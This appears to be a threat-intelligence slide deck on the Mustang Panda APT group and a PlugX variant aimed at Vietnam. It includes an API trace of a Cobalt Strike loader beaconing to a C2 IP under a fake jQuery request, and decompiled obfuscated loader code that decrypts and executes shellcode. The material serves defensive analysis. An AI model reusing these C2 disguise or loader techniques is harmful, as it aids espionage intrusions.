

“Mustang Panda” – Enemy at the gate



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Security researcher @kienbigmummy analyses a CobaltStrike loader and shellcode kienmanowar.wordpress.com/2021/09/06/qui...

```
0x0;kernel32.LoadLibraryA
    Arg[0] = ptr 0x000000000014ff10 -> "wininet"

28c4;wininet.InternetOpen
28c4;wininet.InternetConnectA
    Arg[0] = ptr 0x0000000000cc0004 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = ptr 0x0000000014000238d -> "213.152.165.38"
    Arg[2] = 0x000000000000001bb = 443
    Arg[3] = 0
    Arg[4] = 0
    Arg[5] = 0x0000000000000003 = 3
    Arg[6] = 0
    Arg[7] = 0

28c4;wininet.HttpOpenRequestA
    Arg[0] = ptr 0x0000000000cc0008 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = 0
    Arg[2] = ptr 0x000000001400021a9 -> "/jquery-3.3.2.slim.min.js"
    Arg[3] = 0
    Arg[4] = 0
    Arg[5] = 0
    Arg[6] = 0xfffffffff84c03280 = 18446744071641772544
    Arg[7] = 0


28c4;wininet.InternetSetOptionA
28c4;wininet.HttpSendRequestA
    Arg[0] = ptr 0x0000000000cc0004 -> {\x00\x00\x00\x00\x00\x00\x00\x00}
    Arg[1] = ptr 0x000000001400021f9 -> "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
"
    Arg[2] = 0xfffffffffffffff1 = 18446744073709551615
    Arg[3] = 0
    Arg[4] = ptr 0x000000001400021f9 -> "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://code.jquery.com/
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
```

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Agenda

1. Asian APT Groups connections
2. Mustang Panda Group
3. Samples have targeted Viet Nam
 1. Unknown PlugX variant
 2. THOR PlugX variant
4. Other campaigns relate to events in Europe, invasion of Ukraine.

Asian APT Groups connections



ptsecurity.com/ww-en/analytics/pt-esc-threat-intelligence/space-pirates-tools-and-connections/

Mustang Panda Group (1)

Threat Group Cards: A Threat Actor Encyclopedia

⇒ APT group: Mustang Panda, Bronze President

Names	Mustang Panda (<i>CrowdStrike</i>) Bronze President (<i>SecureWorks</i>) TEMP.Hex (<i>FireEye</i>) HoneyMyte (<i>Kaspersky</i>) Red Lich (<i>PwC</i>)
Country	 China
Sponsor	State-sponsored
Motivation	Information theft and espionage
First seen	2014
Description	<p>(<i>CrowdStrike</i>) In April 2017, CrowdStrike Falcon Intelligence observed a previously unattributed actor group with a Chinese nexus targeting a U.S.-based think tank. Further analysis revealed a wider campaign with unique tactics, techniques, and procedures (TTPs). This adversary targets non-governmental organizations (NGOs) in general, but uses Mongolian language decoys and themes, suggesting this actor has a specific focus on gathering intelligence on Mongolia. These campaigns involve the use of shared malware like Poison Ivy or PlugX.</p> <p>Recently, Falcon Intelligence observed new activity from Mustang Panda, using a unique infection chain to target likely Mongolia-based victims. This newly observed activity uses a series of redirections and fileless, malicious implementations of legitimate tools to gain access to the targeted systems. Additionally, Mustang Panda actors reused previously-observed legitimate domains to host files.</p> <p>Also see RedDelta.</p>
Observed	Sectors: Aviation, Government, NGOs, Think Tanks, Telecommunications. Countries: Australia, Bangladesh, Belgium, China, Cyprus, Ethiopia, Germany, Greece, Hong Kong, India, Indonesia, Mongolia, Myanmar, Nepal, Pakistan, Russia, Singapore, South Africa, South Korea, South Sudan, Taiwan, UK, USA, Vietnam and UN.
Tools used	AdFind, China Chopper, Cobalt Strike, Hodur, nbtscan, NetSess, Netview, nmap, Orat, Poison Ivy, PlugX, PowerView, PVE Find AD Users, RCSession, TeamViewer, WmiExec.

<https://apt.etda.or.th/cgi-bin/aptgroups.cgi>

Mustang Panda Group (2)

Operations performed	2014	Secureworks Counter Threat Unit (CTU) researchers have observed BRONZE PRESIDENT activity since mid-2018 but identified artifacts suggesting that the threat actors may have been conducting network intrusions as far back as 2014. <https://www.secureworks.com/research/bronze-president-targets-ngos>
	Aug 2019	In mid-August 2019, the Anomali Threat Research Team discovered suspicious ".Ink" files during routine intelligence collection. While the distribution method of these documents cannot be confirmed at this time, it is likely that spearphishing is being utilized because it aligns with Mustang Panda's TTPs, and it is a common tactic used amongst APT actors. <https://www.anomali.com/blog/china-based-apt-mustang-panda-targets-minority-groups-public-and-private-sector-organizations#When:17:14:00Z>
	Jan 2020	Avira's Advanced Threat Research team discovered a new version of PlugX from the Mustang Panda APT that is used to spy on some targets in Hong Kong and Vietnam. The way that the APT actor infects the target, and launches the malicious payload is similar to previous versions—but with some differences. https://insights.oem.avira.com/new-wave-of-plugx-targets-hong-kong/
	Mar 2020	Vietnamese cyber-security firm VinCSS detected a Chinese state-sponsored hacking group (codenamed Mustang Panda) spreading emails with a RAR file attachment purporting to carry a message about the coronavirus outbreak from the Vietnamese Prime Minister. <https://blog.vincss.net/2020/03/re012-phan-tich-ma-doc-loi-dung-dich-COVID-19-de-phat-tan-gia-mao-chi-thi-cua-thu-tuong-Nguyen-Xuan-Phuc.html>
	Mar 2020	ATR identified that the Higaisa and Mustang Panda Advanced Persistent Threat (APT) groups have been utilizing Coronavirus-themed lures in their campaigns. <https://www.anomali.com/blog/covid-19-themes-are-being-utilized-by-threat-actors-of-varying-sophistication#When:14:00:00Z>
	Mar 2021	Indonesian intelligence agency compromised in suspected Chinese hack https://therecord.media/indonesian-intelligence-agency-compromised-in-suspected-chinese-hack/
	Aug 2021	Mustang Panda's Hodur: Old tricks, new Korplug variant https://www.welivesecurity.com/2022/03/23/mustang-panda-hodur-old-tricks-new-korplug-variant/
	Feb 2022	Mustang Panda or Temp.Hex, a China-based threat actor, targeted European entities with lures related to the Ukrainian invasion. https://blog.google/threat-analysis-group/update-threat-landscape-ukraine/
	Mar 2022	BRONZE PRESIDENT Targets Russian Speakers with Updated PlugX <https://www.secureworks.com/blog/bronze-president-targets-russian-speakers-with-updated-plugx>
Information		https://www.crowdstrike.com/blog/meet-crowdstrikes-adversary-of-the-month-for-june-mustang-panda/

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Our analysis


- Unknown PlugX variant
- Threat hunting
- Phân tích log.dll
- Phân tích shellcode
- Phân tích PlugX DLL

Threat hunting

- Cuối tháng **04/2022**, qua hoạt động Threat hunting trên VirusTotal, phát hiện các mẫu được tải lên từ Việt Nam.
- Thời điểm này, nghi ngờ có liên quan tới nhóm **Mustang Panda (PlugX)**.


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Execution flow



Analyze log.dll

- Sample hash: [3171285c4a846368937968bf53bc48ae5c980fe32b0de10cf0226b9122576f4e](#)
- Được tải lên từ Việt Nam, thời gian 2022-04-25 14:04:36 UTC
- Tên: **log.dll.sc**. Ai đó đang xử lý sự cố?



Static Properties Analysis

- File được biên dịch bằng Visual Studio 2012/2013
- Thông tin sections cho thấy nó có thể bị packed hoặc code bị obfuscated.
- Tên gốc **ljAt.dll**. Export 02 hàm **LogFree** và **LogInit**.

product-id (8)	build-id (4)
Implib1100	Visual Studio 2012 - 11.0
Import	Visual Studio
Utc1800_CPP	Visual Studio 2013 - 12.0
Masm1200	Visual Studio 2013 - 12.0
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Import (old)	Visual Studio
Export1200	Visual Studio 2013 - 12.0 RTM
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
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01	ep	00001000	000577C6	00000400	00057800	60000020	.text	55 53 57 56 83 ...	USWV 0 □□1 D... Strong Packed - 2.2743 % ZERO
02	im	00059000	000046F4	00057C00	00004800	40000040	.rdata	20 D2 05 00 34 ...	□ 4 □ F □ T □ ... Very not packed - 43.6306 % ZERO
03		0005E000	00002FA0	0005C400	00001200	C0000040	.data	4E E6 40 BB B1 ...	N @ □ D ... Very not packed - 64.3012 % ZERO
04		00061000	00000ED4	0005D600	00001000	42000040	.reloc	00 10 00 00 0C ...	□ ↗ □ 0□0 ... Not packed - 16.6992 % ZERO

5d7db86620f99cdcb2002d8f7884761a2_log.dll.bin

Offset	Name	Value	Meaning		
5BC90	Characteristics	0			
5BC94	TimeDateStamp	622DA6ED	Sunday, 13.03.2022 08:10:21 UTC		
5BC98	MajorVersion	0			
5BC9A	MinorVersion	0			
5BC9C	Name	5D0CC	ljAt.dll		
5BCA0	Base	1			
5BCA4	NumberOfFunctions	2			
5BCA8	NumberOfNames	2			
5BCAC	AddressOfFunctions	5D0B8			
5BCB0	AddressOfNames	5D0C0			
5BCB4	AddressOfNameOrdinals	5D0C8			
Exported Functions [2 entries]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
5BCB8	1	1000	5D0D5	LogFree	
5BCBC	2	4E5E0	5D0DD	LogInit	

Code Reversing

- Hàm **LogFree**: obfuscated hoàn toàn bằng Obfuscator-LLVM, sử dụng kĩ thuật Control Flow Flattening
- Không thực hiện nhiệm vụ gì.



Code Reversing

- Hàm **LogInit**: gọi hàm **LogInit_0**

The screenshot shows a debugger interface with three main panes:

- Left pane:** Assembly code for the `LogInit` function. It includes the exported entry point, attributes (thunk), and a call to `LogInit_0`.
- Middle pane:** A "Graph overview" window showing a call graph with nodes and edges.
- Right pane:** The disassembly of the `LogInit_0` function. The assembly code is shown on the left, and the corresponding C-like pseudocode is on the right. The pseudocode includes comments for variables and control flow.

```
// attributes: thunk
void __stdcall LogInit()
{
    LogInit_0();
}
```

```
v200 = v196 ^ v199 ^ 0x77D9D620;
v201 = ~v196 & (v199 ^ 0x882629DF) | (v199 ^ 0x77D9D620) & v196;
v202 = (~((v199 ^ 0x77D9D620) & v200) & 0xF52380E | (v199 ^ 0x77D9D620) & v200 &
v203 = v202 & (v202 ^ 0x89026167) & ~v202 & 0x89026167 | ~v202 & 0x89026167 ^ v20
v204 = v203;
v205 = ~v203 & 0xA13D01E2;
v206 = (~v203 & 0xA21D4CC | v203 & 0xF5DE2B33) ^ 0xF5DE2B33;
read_content_status = (v206 & ((v205 | v204 & 0x5EC2FE1D) ^ 0x5EC2FE1D) | (v205 |
control_var = 0xD9DDD68D;
v4706 = read_content_status;
v4707 = dword_1005FE74 < 0xA;
do
{
    LABEL_17:
    while ( control_var ≤ (int)0xC28CF813 )
    {
        if ( control_var > (int)0xA34633B6 )
        {
            if ( control_var = 0xA34633B7 )
            {
                control_var = 0x70D8932E;
                goto LABEL_3;
            }
            (*decrypted_shellcode)();
            control_var = 0x8980A65F;
        }
        else
        {
            if ( control_var = 0x8980A65F )
            {
                (*decrypted_shellcode)();
                v2489 = dword_1005FE78 * (dword_1005FE78 - 1);
                v2490 = ~v2489;
                v2491 = v2489 & ((dword_1005FE78 * (dword_1005FE78 - 1)) ^ 0x25430972);
                v2492 = ~(v2491 & v2489 & 0x25430972 | ~v2489 & 0x25430972 ^ v2491) & 0x
```

Code Reversing

- Hàm **LogInit_0:** gọi hàm **f_read_content_of_log_dat_file_to_buf** để đọc nội dung của file log.dat và thực thi shellcode sau giải mã.

The screenshot shows the assembly code for the **LogInit_0** function. The code is annotated with two numbered callouts:

- Callout 1:** Points to the first call instruction in the assembly listing, which is `call f_read_content_of_log_dat_file_to_buf ; call f_read_content_of_log_dat_file`. This indicates the function is reading the content of the log.dat file.
- Callout 2:** Points to the second call instruction, which is `call dword ptr[eax] ; exec decrypted payload/shellcode`. This indicates the function is executing the decrypted payload or shellcode.

The assembly code also includes several other API calls such as `CloseHandle`, `CreateFileA`, `ReadFile`, `Strncmp`, `DeleteFileA`, and `GetProcAddress`.

